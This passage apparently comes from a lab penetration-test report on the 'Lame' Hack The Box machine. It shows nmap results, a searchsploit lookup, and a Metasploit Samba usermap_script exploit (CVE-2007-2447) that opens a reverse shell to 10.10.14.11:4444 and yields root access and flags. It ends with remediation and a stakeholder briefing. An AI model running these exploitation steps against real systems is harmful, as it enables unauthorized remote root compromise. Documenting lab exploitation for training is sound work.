%), Citrix XenServer 5.5 (Linux 2.6.18) (92%), Linux 2.6.18 (ClarkConnect 4.3 Enterprise Edition) (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Phase 2: Vulnerability Analysis


- **Activity:** Cross-referenced `Samba 3.0.20` with the exploit database using `searchsploit`.
- **Findings:** The service was identified as vulnerable to the "Username Map Script" exploit (CVE-2007-2447), which allows arbitrary command execution via malformed usernames.



```
root@kali:~/Desktop# searchsploit 3.0.20
------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                              |  Path
                                                                                                            | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------------ ---------------------------------
CubeCart 3.0.20 - '/admin/login.php?goto' Arbitrary Site Redirect                                           | exploits/php/webapps/36686.txt
CubeCart 3.0.20 - 'switch.php?r' Arbitrary Site Redirect                                                    | exploits/php/webapps/36687.txt
CubeCart 3.0.20 - Multiple Script 'redir' Arbitrary Site Redirects                                          | exploits/php/webapps/36685.txt
Maxthon Browser 3.0.20.1000 - ref / replace Denial of Service                                               | exploits/windows/dos/16084.html
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)                            | exploits/unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                                       | exploits/linux/remote/7701.txt
Spy Emergency 23.0.205 - Unquoted Service Path Privilege Escalation                                         | exploits/windows/local/40550.txt
------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Result
Papers: No Result
root@kali:~/Desktop# msfconsole
[*] StartIng the Metasploit Framework console.../
```

Phase 3: Exploitation


- **Activity:** Leveraged the Metasploit module `exploit/multi/samba/usermap_script`.
- **Configuration:** Target set to `10.10.10.3` (RHOSTS) and payload set to `cmd/unix/reverse`.
- **Outcome:** The exploit successfully triggered the backdoor payload, establishing a command shell session.




```
msf > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(multi/samba/usermap_script) > set RHOST 10.10.10.3
RHOST => 10.10.10.3
msf exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.10.14.11:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo wz4gZrzD2YVmrIEP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
```

Phase 4: Post-Exploitation & Loot

- **Privilege Escalation:** Verified privileges using the `id` command, which returned `uid=0(root)`, confirming full administrative access.
- **Data Exfiltration:**
  - Navigated to `/home/makis/` and retrieved the **User Flag**: `69454a937d94f5f0225ea00acd2e84c5`.
  - Navigated to `/root/` and retrieved the **Root Flag**: `92caac3be140ef409e45721348a4e9df`.



```
sh-3.2#
sh-3.2# id
id
uid=0(root) gid=0(root)
sh-3.2# ls
ls
bin     dev   initrd      lost+found  nohup.out  root  sys  var
boot    etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom   home  lib         mnt         proc       srv   usr
sh-3.2# cd home
cd home
sh-3.2# ls
ls
ftp  makis  service  user
sh-3.2# cd makis
cd makis
sh-3.2# ls
ls
user.txt
sh-3.2# cat user.txt
cat user.txt
69454a937d94f5f0225ea00acd2e84c5
```



```
sh-3.2# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
sh-3.2# sd root
sd root/
sh: sd: command not found
sh-3.2# cd root
cd root
sh-3.2# ls
ls
Desktop  reset_logs.sh  root.txt  vnc.log
sh-3.2# cat root.txt
cat root.txt
92caac3be140ef409e45721348a4e9df
sh-3.2#
```

3. Remediation Plan

- **Patch Samba:** Upgrade the Samba service immediately to a supported version (4.x+). The installed version (3.0.20) is severely outdated and publicly exploitable.
- **Disable Unused Services:** The `distccd` service on Port 3632 is unnecessary and presents an additional attack surface; it should be disabled.
- **Network Segmentation:** Restrict SMB (Port 445) traffic to trusted internal subnets only using firewall rules.

4. Stakeholder Briefing

Subject: Critical Security Alert – Immediate Action Required

Summary: During our security simulation on the internal server (10.10.10.3), we successfully gained "Administrator" control over the system in under 15 minutes.

The Issue: The server is using an obsolete file-sharing program (Samba) that contains a critical flaw. This flaw acts like a master key, allowing anyone on the network to bypass login screens and take full control of the machine.

Risk: An attacker could steal confidential files (as demonstrated by our retrieval of the "flags"), install ransomware, or use this server to launch attacks on other parts of the network.

Recommendation: We must update the file-sharing software immediately. Until the update is applied, we recommend taking this server offline or blocking access to Port 445 to prevent a potential breach.

5. Activity Log

Timestamp	Target IP	Vulnerability	PTES Phase
2026-01-27 12:18	10.10.10.3	**Outdated Services (Samba 3.0.20)**	Reconnaissance
2026-01-27 12:28	10.10.10.3	**CVE-2007-2447 (Username Map Script)**	Vulnerability Analysis
2026-01-27 12:30	10.10.10.3	**RCE (Root Shell)**	Exploitation
2026-01-27 12:32	10.10.10.3	**Data Exfiltration (Flags)**	Post-Exploitation